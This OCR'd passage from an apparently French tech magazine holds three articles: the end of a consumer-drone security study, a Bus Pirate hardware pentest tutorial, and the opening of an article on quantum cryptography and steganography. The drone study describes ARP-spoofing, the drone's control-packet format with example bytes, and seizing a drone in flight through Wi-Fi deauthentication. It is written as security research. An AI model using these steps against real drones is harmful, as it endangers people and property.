


Figure 1- *Le drone à tendance à utiliser sa batterie très rapidement ce qui nous a poussé à le raccorder à une batterie beaucoup plus puissante afin de ne pas être interrompus toutes les 10 minutes.*




Figure 2

Avec l'"ARP spoofing", on va se faire passer pour une autre machine en indiquant à tout le réseau que nous avons l'adresse IP de celle-ci.

En pratique, on va flooder le réseau de requête "IS AT" avec l'adresse IP que l'on souhaite usurper.

Dans notre cas, on va indiquer au drone que nous sommes le smartphone et au smartphone que nous sommes le drone. Cela va nous permettre de recevoir toutes les communications entre les deux appareils. On s'assure de transmettre le trafic à leurs destinataires d'origine pour que l'attaque soit transparente et que le drone et le mobile puissent continuer à fonctionner normalement.

Nous sommes donc en mesure d'analyser toutes les communications entre l'application et le drone.

Voici un schéma pour représenter notre attaque : **figure 2**

Nous avons remarqué des similitudes dans le fonctionnement des différents drones :

- L'application commence par demander le flux vidéo au drone avec un ou plusieurs paquets qui diffèrent entre les

marques et modèles. Le drone commence ensuite à émettre le flux vidéo sur un autre port. Certaines applications utilisent aussi des paquets de keep alive et un autre paquet pour arrêter le flux.

- Quand on utilise l'application mobile, on remarque principalement deux types de paquets, des paquets de commande qui servent à exécuter des fonctions comme le décollage, l'atterrissage et des paquets de contrôle qui servent à diriger le drone en jouant sur la puissance des moteurs. Les paquets de commande respectent en général la forme suivante :

Rôle	Commande (1 octet)	Déplacements (4 octets)	CRC (1 octet)
Décollage	01	80 80 80 80	01
Atterrissage	00	80 80 80 80	00

Le CRC (Cyclic Redundancy Check) est un mécanisme permettant la détection des erreurs lors d'un envoi de données. Ici, c'est un simple XOR de certains des octets du paquet. Il permet normalement d'assurer l'intégrité (ou pas) du paquet. Les octets de déplacement sont ici inutilisés et sont donc à leur valeur par défaut (0x100/2 = 0x80 ou parfois 0x7f).
0x80 représente la position par défaut et n'entraîne pas de modification de la vitesse des moteurs. En modifiant la valeur des différents octets on modifie la puissance de certains moteurs ce qui entraîne un mouvement du drone.
Nous avons identifié la position des octets responsables du déplacement du drone dans les paquets de contrôle.

Offset	1	2	3	4
Effet	Déplacement gauche/droite	Monter/ descendre	Avancer/ reculer	Rotation gauche droite

Dans les paquets de contrôle l'octet de commande a toujours la même valeur qui dépend du modèle. Le ou les bytes correspondants au mouvement sont modifiés et le CRC est calculé en fonction.

Par exemple :

Rôle	Commande (1 octet)	Déplacements (4 octets)	CRC (1 octet)
Rotation vers la droite	03	80 80 80 90	13
Avancer en montant	03	80 95 87 80	11

Prise de contrôle

Sans être en MitM il est possible :

- De se connecter à l'AP du drone
- De lui envoyer des paquets de contrôle même s'il est déjà contrôlé par l'application
- De lui demander le flux vidéo même si le flux vidéo est déjà transmis à l'application.
- De désauthentifier le smartphone du drone afin d'être le seul en mesure de le contrôler.

Nous avons décidé d'écrire un script pour contrôler le drone avec une manette de XBOX 360 et après avoir essayé plusieurs librairies python et rencontré quelques difficultés (Impossibilité de détecter le neutre du joystick par exemple) nous avons découvert pygame qui remplit parfaitement son rôle.
Nous avons choisi pygame car les autres librairies que nous avons testées ne remplissaient pas ces conditions.
(script.py)
Grâce à ce script et à une "dé-authentification" wifi (processus consistant à déconnecter une cible du réseau wifi en envoyant certains paquets wifi spécifiques), nous sommes parvenus à prendre le contrôle du drone pendant qu'il était contrôlé depuis l'application.
Pour la partie flux vidéo nous sommes parvenus à demander le flux et à le recevoir mais nous avons eu de nombreux problèmes de qualité vidéo et de fluidité qui sont probablement dus à une compréhension imparfaite de notre part.

Notre démarche était la suivante :

- Envoyer le paquet de demande du flux vidéo
- Récupérer les paquets UDP du flux vidéo (sur un autre port)
- Envoyer la donnée contenue dans les paquets vers VLC.

Nous avons déterminé que certains paquets ne contiennent pas de données vidéo et nous les avons filtrés afin de ne pas les transmettre à VLC. Cependant la qualité des images restait un problème et nous avons trouvé un outil : pylwdrone (https://github.com/meekworth/pylwdrone). Il permet de communiquer avec les caméras lewei des drones et nous a permis d'avoir une image de meilleure qualité.

Conclusion

Les drones à destination du grand public ne semblent pas avoir été conçus pour être sécurisés. Toutes les fonctionnalités du drone sont vulnérables et il est relativement facile pour un hacker avec quelques compétences techniques de mettre en péril ce type d'appareils sans même être spécialiste des drones ou encore de l'IOT.
Certains des plus gros problèmes, comme l'absence de chiffrement des flux et l'absence de clé de sécurité pour se connecter à l'AP, et qui facilitent grandement les attaques pourraient être corrigés aisément.

Code complet sur programmez.com & github

Christophe Villeneuve

Consultant open source pour Atos, Mozilla Rep, auteur publié aux éditions Eyrolles et aux Editions ENI, PHPère des elePHPants PHP, membre des Teams DrupalFR, AFUP, LeMug.fr (MySQL/MariaDB User Group FR), Qorum, Lizard...

Pentest hardware avec la Pirate Bus

L'électronique est omniprésente dans les objets connectés (IoT) et la sécurité est un sujet d'actualité et ne peut être pris à la légère. Cependant les tests d'intrusions sont encore loin d'être courants, mais sont incontournables pour connaître les risques de sécurité réels, car les impacts sont désastreux.

Le pentest est aussi appelé test d'intrusion, qui correspond à une méthode d'évaluation de la sécurité informatique. Il peut être utilisé aussi bien dans le secteur hardware et /ou software. Un pentest hardware est un audit de sécurité d'objet connecté. Il comprend des tests sur l'ensemble de l'écosystème de l'objet, c'est-à-dire : la couche électronique, le logiciel embarqué, les protocoles de communication, le serveur, les interfaces web et mobiles… Un pentest software est un audit de sécurité du côté serveur, des interfaces web et des applications mobiles. Ces deux grandes catégories sont des tests importants, car ils permettent de tester des composants à risque et d'éprouver la robustesse.

L'auteur et la rédaction ne peuvent être tenus responsables du contenu de cet article et de son usage. L'article se fait dans l'utilisation légale de la carte.

La Bus Pirate est un outil de communication open source et open hardware proposé par dangerous prototypes et développé par Ian Lesnet. La carte possède de nombreuses fonctionnalités pour permettre de vérifier la sécurité d'un produit électronique à partir d'une interface (relativement) simple. C'est pourquoi c'est le compagnon idéal pour le prototypage, le hacker ou effectuer des tests intrusions.
Cette carte se décompose de nombreux connecteurs et périphériques, comme :

- La possibilité d'utiliser des alimentations 5V ou 3.3V
- Lire des tensions (0-6V)
- Générer un PWM
- Mesurer des fréquences jusqu'à 40MHz
- Activer des résistances de pull-up
- etc.

Ainsi, elle permet de dialoguer entre un PC et les appareils électroniques. Par ailleurs, la carte propose des protocoles de base avec le firmware officiel, de type :

- 1-Wire
- I2C
- SPI
- Asynchronous serial
- MIDI
- HD44780 LCD
- 2 et 3-wire
- mode "raw binary" sur les modes
- bitbang, 1-Wire, I2C, SPI, et UART

Vue d'ensemble

La Bus Pirate a été conçue pour le débogage, le prototypage et l'analyse de "puces nouvelles ou inconnues". En utilisant une Bus Pirate, un développeur peut utiliser un terminal série pour s'interfacer avec un dispositif, via des protocoles matériels tels que SPI, I2C et 1-Wire.
Ainsi, la Bus Pirate est capable de programmer des microcontrôleurs bas de gamme, tels que les AVR d'Atmel et les PIC de Microchip. La programmation à l'aide de protocoles plus avancés tels que JTAG et SWD est possible.
La Bus Pirate est basée sur un PIC24 MCU (SSOP), et communique avec un ordinateur hôte via une interface USB avec un FT232RL (SSOP) ou un module USB intégré.

Communication entre les composants

La communication entre les composants vous permet de tester un nouveau composant ou de sniffer les données à travers le réseau I2C à partir d'une interface USB-série. Ainsi, vous pouvez envoyer des commandes à partir d'un terminal (par défaut sous Winux) ou avec le logiciel Putty (sous Windows). Les commandes reçues seront analysées syntaxiquement (parsing) par le logiciel du Bus Pirate et traduites en instructions-machine (opcodes) afin de programmer les périphériques concernés (timers, I/O, ADC,…).
La Bus Pirate rend transparente pour l'utilisateur les étapes habituellement nécessaires depuis la couche applicative jusqu'à la couche physique.
Détails de la base bus pirate
http://dangerousprototypes.com/docs/Bus_Pirate

Démarrage / prise en main

La prise en main sera effectuée sous Linux. Mais vous pouvez aussi utiliser Windows : http://dangerousprototypes.com/docs/Bus_Pirate_101_tutorial/fr. La documentation explique comment installer et configurer la carte. Il vous faudra aussi le driver FTDI et Putty.
Pour pouvoir commencer à utiliser la Bus Pirate, il faut la relier à un port USB à l'aide d'un câble mini USB type B mâle / USB type A mâle.
Nous utiliserons Linux et à partir du terminal, pour taper :

```
$ dmesg | tail
```

Pour obtenir le résultat suivant :

```
[108752.159767] e1000e: enp0s31f6 NIC Link is Up 1000 Mbps Full Duplex,
 Flow Control: Rx/Tx
[109595.420637] usb 1-7: new full-speed USB device number 9 using xhci
_hcd
[109595.575663] usb 1-7: New USB device found, idVendor=0403, idProduct
=6001, bcdDevice= 6.00
[109595.575673] usb 1-7: New USB device strings: Mfr=1, Product=2,
```

```
SerialNumber=3
[109595.575678] usb 1-7: Product: FT232R USB UART
[109595.575683] usb 1-7: Manufacturer: FTDI
[109595.575688] usb 1-7: SerialNumber: A906H8YA
[109595.580123] ftdi_sio 1-7:1.0: FTDI USB Serial Device converter detected
[109595.580237] usb 1-7: Detected FT232RL
[109595.581026] usb 1-7: FTDI USB Serial Device converter now attached
to ttyUSB0
```

Sur la dernière ligne nous voyons le nom de série du périphérique qui est connecté sur « ttyUSB0 ».
À l'aide de cet identifiant, on peut se connecter à la Bus Pirate à l'aide de minicom (un émulateur de terminal sur Linux), que nous exécutons de la manière suivante :

```
$ sudo minicom -b 115200 -D /dev/ttyUSB0
```

Figure 1

Une fois minicom lancé, appuyer sur Entrée et vous devriez avoir le prompt de la Bus Pirate :

```
HiZ>
```

Nous obtenons dans le terminal « HiZ », qui signifie que l'on est à l'état haute impédance (ou tri-state). La sortie n'est ni à l'état haut ni à l'état bas (circuit ouvert).

mode UART

Figure 2

Le mode UART est le mode qui permet de se connecter à un tag ou un lecteur RFID. **Figure 3**
Les lecteurs RFID fonctionnent en 2400 bauds et se connectent de la manière suivante :

- lecteur RFID -> Bus pirate
- SOUT -> MISO
- ENABLE -> AUX
- VCC -> +5v
- GND -> GND

Un des tests pertinents pour le lecteur RFID permet de voir si celui-ci est ouvert et le voyant s'allume. Pour cela, nous nous connectons à notre Bus Pirate et tapons la lettre « m » pour avoir le menu des possibilités de connexion. **Figure 4**
Comme le montre l'image, nous choisissons le port série puis les différents réglages nécessaires.
Nous obtenons valeur 1 (mode ON), qui nous signale que l'appareil est ouvert et nous voyons la led s'allumer. **Figure 5**
À travers la couleur verte, la led signifie qu'à partir de maintenant le circuit en cours de test est alimenté. Ainsi, le lecteur RFID est prêt à être utilisé. Nous pouvons récupérer les octets correspondant au tag RFID que capte le lecteur.
Il est possible d'aller plus loin dans le pentest comme récupérer la valeur du TAG du lecteur RFID.
Pour cela, à partir du menu UCART, nous choisissons :

- 2
- Raw UART input
- Any key to exit

L'identifiant du tag RFID est 2600D6F1A8.

I2C

Figure 6 - Figure 7

Le module RTC (real time clock) est un DS1307 (composé comme le montre l'image DS1307). Nous connaissons son datasheet, mais pas son adresse I2C.

Figure 8

Nous câblons de la manière suivante :

- DS1307 -> bus pirate
- GND -> GND
- 5V -> +5V
- SDA -> MOSI
- SCL -> CLK

Figure 9




Figure 1




Figure 2




Figure 3




Figure 5




Figure 4

Table 2. Timekeeper Registers

ADDRESS	BIT 7	BIT 6	BIT 5	BIT 4	BIT 3	BIT 2	BIT 1	BIT 0	FUNCTION	RANGE
00h	CH	10 Seconds			Seconds				Seconds	00–59
01h	0	10 Minutes			Minutes				Minutes	00–59
02h	0	12	10 Hour	10 Hour	Hours				Hours	1–12 +AM/PM 00–23
		24	PM/ AM							
03h	0	0	0	0	0	DAY			Day	01–07
04h	0	0	10 Date		Date				Date	01–31
05h	0	0	0	10 Month	Month				Month	01–12
06h	10 Year				Year				Year	00–99
07h	OUT	0	0	SQWE	0	0	RS1	RS0	Control	—
08h–3Fh									RAM 56 x 8	00h–FFh

0 = Always reads back as 0.

Figure 7




Figure 6




Figure 8




Figure 9




Figure 10




Figure 11

Notre test est de connaître l'heure actuelle stockée dans le module RTC. Pour cela, nous choisissons dans le menu I2C, puis la vitesse et différents réglages.
Comme le DS1307 est codé sur 8 octets accessibles à partir de l'adresse 0 pour avoir l'heure. En I2C chaque périphérique a deux adresses : Écriture (adresse : 0xD0) et Lecture (adresse :0xD1)
Pour demander l'heure il va falloir envoyer 0 à l'adresse 0xD0 puis demander 8 octets à l'adresse 0xD1, comme ceci :

```
I2C>[0xd0 0 [0xd1 r:8]
```

pour obtenir le résultat suivant

```
I2C START BIT
WRITE: 0xD0 ACK
WRITE: 0x00 ACK
I2C START BIT
WRITE: 0xD1 ACK
READ: 0x28 ACK 0x47 ACK 0x14 ACK 0x02 ACK 0x25 ACK 0x10 ACK 0x15 ACK 0x00
NACK
I2C STOP BIT
I2C>
```

Dans le résultat obtenu, la ligne qui nous intéresse est le READ :

```
0x28 – 28 secondes
0x47 – 47 minutes
0x14 – 14 heures
0x02 – 2 (mardi)
0x25 – 25 (jours)
0x10 – 10 (octobre)
0x15 – 2021 (années)
```

En Français, nous obtenons :

```
Le mardi 25 octobre 2021 et il est 14 heures, 47 minutes, 28 secondes.
```




Figure 12

SPI

Figure 10 - Figure 11

Le SPI (Serial Peripheral Interface) est un bus de données série synchrone qui est utilisé dans de nombreux composants électroniques. Pour réaliser notre test, nous utilisons plusieurs composants supplémentaires :

- Serial Peripheral Interface
- Modèle 74HC595
- Composé
- 8 leds
- 8 résistances de 330ohms

Que nous câblons comme ceci :

- 74HC595 -> bus pirate
- DS -> MOSI
- ST_CP -> CS
- SH_CP -> TCK
- GND -> GND
- VCC -> +5v
- Œ -> GND
- MR -> +5v

Les différentes led, se comporteront comme ceci :

- IO -> led -> résistance (330ohms) -> GND **Figure 12**

Notre test s'effectue à partir du menu 3wire, la vitesse et les différents réglages, c'est à dire :

- On allume l'alimentation avec « W ». A partir de là, le 74HC595 est alimenté.
- On exécute la commande « [» pour mettre CS à LOW, ce qui active le 74HC595 qui attend alors un octet.
- On envoie nos données sous la forme d'un octet.
- Puis on dit au 74HC595 de placer ses sorties selon l'octet qu'on vient de lui envoyer
- Plaçons CS à HIGH puis à LOW
- On dit au 74HC595 que l'envoi est terminé selon ce qu'on lui a demandé puis avec le second « [», on lui dit d'attendre le prochain octet.

LCD

Figure 13

Le LCD est tout simplement un écran. **Figure 14**
Pour connecter un LCD avec la Bus Pirate, ça ne nécessite pas de câblage, éventuellement un adaptateur suffit.

Figure 15

Pour accéder à l'écran, nous passons par le menu et nous enverrons un message : « hello world!», c'est-à-dire, après avoir câbler le LCD, nous pouvons taper directement le message.

ACD (analogique)

Figure 16

La partie analogique (ACD) permet de tester un objet de type potentiomètre ou joystick. **Figure 17**
Pour que le test fonctionne, nous alimentons la Bus Pirate en 0/5v, pour câbler :

- joystick -> Bus Pirate
- GND -> GND
- VCC -> +5v
- VERT -> ADC

Figure 18




Figure 13




Figure 14




Figure 17

Nous testons notre objet pour obtenir différentes mesures.

Exemple 1 : un test pour vérifier le voltage

```
DIO>d
```

Le résultat obtenu

```
VOLTAGE PROBE: 2.06V
```

Exemple 2 : Afficher les tensions globales de la carte Bus Pirate
A partir du menu, nous tapons la lettre v :

```
DIO>v
```

Le résultat obtenu

```
Pinstates:
1.(BR) 2.(RD) 3.(OR) 4.(YW) 5.(GN) 6.(BL) 7.(PU) 8.(GR) 9.(WT) 0.(Blk)
GND 3.3V 5.0V ADC VPU AUX CLK MOSI CS MISO
P P P I I I I I I I
GND 3.32V 5.02V 2.06V 0.00V H H H H H
```

Exemple 3: passer en mode voltmètre

```
DIO>D
VOLTMETER MODE
Any key to exit
VOLTAGE PROBE: 2.06V
```

Conclusion

Depuis les premières versions de la Bus Pirate, nous avons vu apparaître d'autres projets de firmware avec des fonctionnalités différentes comme la possibilité d'avoir un analyseur logique, un mini oscilloscope, un module jtag, un programmateur de fpga, d'avr.
Comme vous le voyez le pentest ne se limite pas qu'aux logiciels ou applicatifs, mais la partie hardware est un autre critère important dans les tests d'intrusions.




Figure 15

Figure 16






Figure 18





Jean-Michel Torres

IBM Quantum Ambassador et qiskit advocate

L'ordinateur quantique, danger ou remède pour la sécurité numérique ?

Les ordinateurs quantiques et leurs algorithmes de calcul font leur chemin, et annoncent des progrès considérables depuis quelques années. Ils nous permettent d'espérer des résultats dans certains domaines où le calcul classique est en difficulté, comme la science des matériaux (découvrir un procédé de chimie pour se débarrasser efficacement du CO_2, ou mettre au point des batteries électriques avec des performances bien meilleures qu'actuellement, par exemple), mais aussi dans les domaines de l'optimisation et du Machine Learning. Cependant, beaucoup voient en l'ordinateur quantique une menace pour la cryptographie. Je vous propose de comprendre pourquoi, et aussi d'explorer comment, au contraire, les technologies quantiques apportent de nouvelles manières de protéger les communications. Pour cela, nous allons étudier en détail le protocole appelé « BB84 ».

Commençons par revoir quelques notions de cryptographie.

De manière générale, le but recherché est de permettre à Alice d'envoyer un message secret à Bob, sans qu'Eve puisse en prendre connaissance. Alice peut s'y prendre de 3 manières.


La première consiste à communiquer le message en clair et protéger physiquement le canal de communication. Cela s'avère pratiquement impossible dès que la distance est importante (passer par des équipements publiquement accessibles est hors de question, et construire son propre réseau et le protéger efficacement est trop difficile). C'est également le cas lorsque la distance n'est pas importante : à l'intérieur d'une même salle, il faut être certain de ne pas être écouté, ce qui n'est pas tout à fait évident.

Une autre façon de faire est de communiquer le message en clair mais en le « cachant », on parle alors de *Stéganographie*, et il semble que c'est ce qui est apparu en premier lieu historiquement. Hérodote rapporte que le seigneur Histiaeus a d'abord rasé le crâne d'un soldat de confiance, y a tatoué le message, a attendu que ses cheveux repoussent et l'a envoyé vers le destinataire Aristagoras, avec l'instruction de se faire raser le crâne à nouveau à son arrivée. C'était en Grèce au 5e siècle avant J.-C. On utilisait aussi des tablettes de cire sur lesquelles on écrivait un message en clair. Ensuite, la tablette était recouverte d'une couche de cire additionnelle sur laquelle on pouvait inscrire un texte anodin et que l'on pouvait décoller à l'arrivée pour retrouver le message.

Le procédé est relativement simple, mais bien évidemment, sa faiblesse réside dans le fait qu'il faut transmettre aussi le mode d'emploi pour révéler le secret caché (raser le crâne, soulever la couche de cire), on revient au problème initial : comment transmettre ce mode d'emploi ?

Une version moderne de stéganographie consiste par exemple à coder un message dans une image, une photo de paysage par exemple, pour laquelle les valeurs RGB de chaque pixel auront été modifiées sur les 2 bits de poids faible, la modification est quasiment invisible à l'œil nu. Pour s'en convaincre, j'ai pris l'exemple de la couleur #FC9902.

Si je veux y cacher le nombre 42 (101010 en binaire), alors la couleur devient #FE9A02 (on force 10, 10 et 10 à la fin des valeurs des pixels, pour le rouge on aura ajouté 2, pour le vert on aura ajouté 1 et pour le bleu on n'a rien modifié car on avait déjà 10 à la fin).



Bien sûr, cette méthode ne résiste pas à des algorithmes de détection assez simples, aussi, ce procédé est généralement combiné avec d'autres techniques, dont certaines sont abordées ci-dessous.

